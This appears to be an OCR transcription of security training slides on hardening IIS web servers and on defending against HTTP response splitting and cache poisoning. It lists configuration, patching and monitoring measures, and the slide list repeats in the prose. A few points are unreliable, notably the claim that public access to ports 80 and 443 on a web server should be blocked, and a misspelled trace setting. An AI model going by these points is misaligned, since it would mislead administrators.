
3 **Remove** unnecessary ISAPI filters from the web server

4
- Remove all unnecessary file shares, including the **default administration shares**, if they are not required
- Secure the shares with restricted **NTFS permissions**

5 Relocate sites and virtual directories to **non-system partitions** and use IIS web permissions to restrict access

6 Remove all unnecessary **IIS script mappings** for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files

7 Enable a **minimum level of auditing** on the web server and use NTFS permissions to protect log files



How to Defend Against Web Server Attacks (Cont'd)

8 Use a **dedicated machine** as a web server

9 Create **URL mappings** to internal servers cautiously

10 Do not install the **IIS server** on a domain controller

11 Use server-side **session ID tracking** and match connections with timestamps, IP addresses, etc.

12 If a database server such as **Microsoft SQL Server** is to be used as a backend database, install it on a **separate server**

13 Use security tools provided with **web server software** and **scanners** that automate and simplify the process of securing a web server

14 Physically protect the **web server machine** in a secure machine room

15 Do not connect an IIS Server to the **Internet** until it is fully hardened

16 Do not allow anyone to **locally log in** to the machine except the administrator

17 Configure a **separate anonymous user account** for each application if multiple web applications are hosted

18 Limit the **server functionality** to support only the web technologies to be used

19 Screen and filter **incoming traffic requests**

How to Defend Against Web Server Attacks

Defenses against web server attacks include the following.

- **Ports**

  Monitor all ports on the web server regularly to prevent unnecessary traffic toward the target web server. If traffic is not monitored, the target web server will be vulnerable to malware attacks. Do not allow public access to port 80 for HTTP or to port 443 for HTTPS; traffic to these ports should be limited. If port 80 is kept open, the server will be vulnerable to DoS attacks, which consume server resources. Intranet traffic should either be encrypted or restricted to secure the web server.

  Attackers attempt to hide their identity by spoofing the IP address of a legitimate user. By processing the security log file, either using the “deny this IP address” rule in the firewall ruleset file or by creating a “routed blackhole” command, the target system can defend against web server attacks.

- **Server Certificates**

  Server certificates guarantee security and are signed by a trusted authority. However, an attacker may compromise certified servers using forged certificates to intercept secure communications by performing MITM attacks. There are various techniques to avoid such MITM attacks. The following are some of them.

  - Use the direct validation of certificates.
  - Use a novel protocol that does not depend on third parties for certificate validation.
  - Allow domains to directly and securely examine their certificates by using previously established user authentication credentials.

  - Use a robust cryptographic construction that enhances server identity validation and resolves the limitations of third-party solutions.
  - Ensure that the certificate data ranges are valid and that certificates are used for their intended purpose.
  - Ensure that the certificate has not been revoked and that the certificate's public key is valid all the way to a trusted root authority.

- **Machine.config**

  The machine.config file provides a mechanism of securing information by changing machine-level settings. It affects all other applications. The machine.config file includes machine settings for the .Net framework, which affect the security. The following can be performed with the machine.config file:

  - Ensure that protected resources are mapped to HttpForbiddenHandler and that unused HttpModules are removed
  - Ensure that tracing is disabled <trace enable="false"/> and debug compiles are turned off
  - Verify that ASP.NET errors are not reverted to the client
  - Verify session state settings

- **Code Access Security**


  The following measures can be adopted to ensure code access security.

  - Implement secure coding practices to avoid source-code disclosure and input validation attacks.
  - Restrict code access security policy settings to ensure that there are no permissions to execute code downloaded from the Internet or intranet.
  - Configure IIS to reject URLs with "../" to prevent path traversal, lockdown system commands and utilities with restrictive access control lists (ACLs), and install new patches and updates.
  - If targets do not implement code access security in their web servers, then there is a possibility of execution of malicious code.

The following are some other measures to defend against web server attacks:

- Apply restricted ACLs and block remote registry administration.
- Secure the SAM (stand-alone servers only).
- Ensure that security-related settings are configured appropriately and that access to the metabase file is restricted with hardened NTFS permissions.
- Remove unnecessary Internet Server Application Programming Interface (ISAPI) filters from the web server.

- Remove all unnecessary file shares, including the default administration shares, if they are not required.
- Secure the shares with restricted NTFS permissions.
- Relocate sites and virtual directories to non-system partitions and use IIS web permissions to restrict access.
- Remove all unnecessary IIS script mappings for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files.
- Enable a minimum level of auditing on the web server and use NTFS permissions to protect log files.
- Use a dedicated machine as a web server.
- Create URL mappings to internal servers cautiously.
- Do not install the IIS server on a domain controller.
- Use server-side session ID tracking and match connections with timestamps, IP addresses, etc.
- If a database server such as Microsoft SQL Server is to be used as a backend database, install it on a separate server.
- Use security tools provided with web server software and scanners that automate and simplify the process of securing a web server.
- Physically protect the web server machine in a secure machine room.
- Do not connect an IIS Server to the Internet until it is fully hardened.
- Do not allow anyone to locally log in to the machine except the administrator.
- Configure a separate anonymous user account for each application if multiple web applications are hosted.
- Limit the server functionality to support only the web technologies to be used.
- Screen and filter incoming traffic requests.
- Store website files and scripts on a separate partition or drive.
- Use an effective anti-bot mitigation service such as DataDome to detect botnets in real time.



How to Defend against HTTP Response-Splitting and Web Cache Poisoning

Server Admin

- Use the latest **web server software**
- Regularly **update/patch the OS** and web server
- Run a **web Vulnerability Scanner**

Application Developers

- Restrict web application access to **unique IPs**
- Disallow **carriage return** (%0d or \r) and line feed (%0a or \n) characters
- Comply with **RFC 2616** specifications for HTTP/1.1

Proxy Servers

- Avoid sharing **incoming TCP connections** among different clients
- Use different TCP connections with the proxy for different **virtual hosts**
- Implement **"maintain request host header"** correctly

How to Defend against HTTP Response-Splitting and Web Cache Poisoning

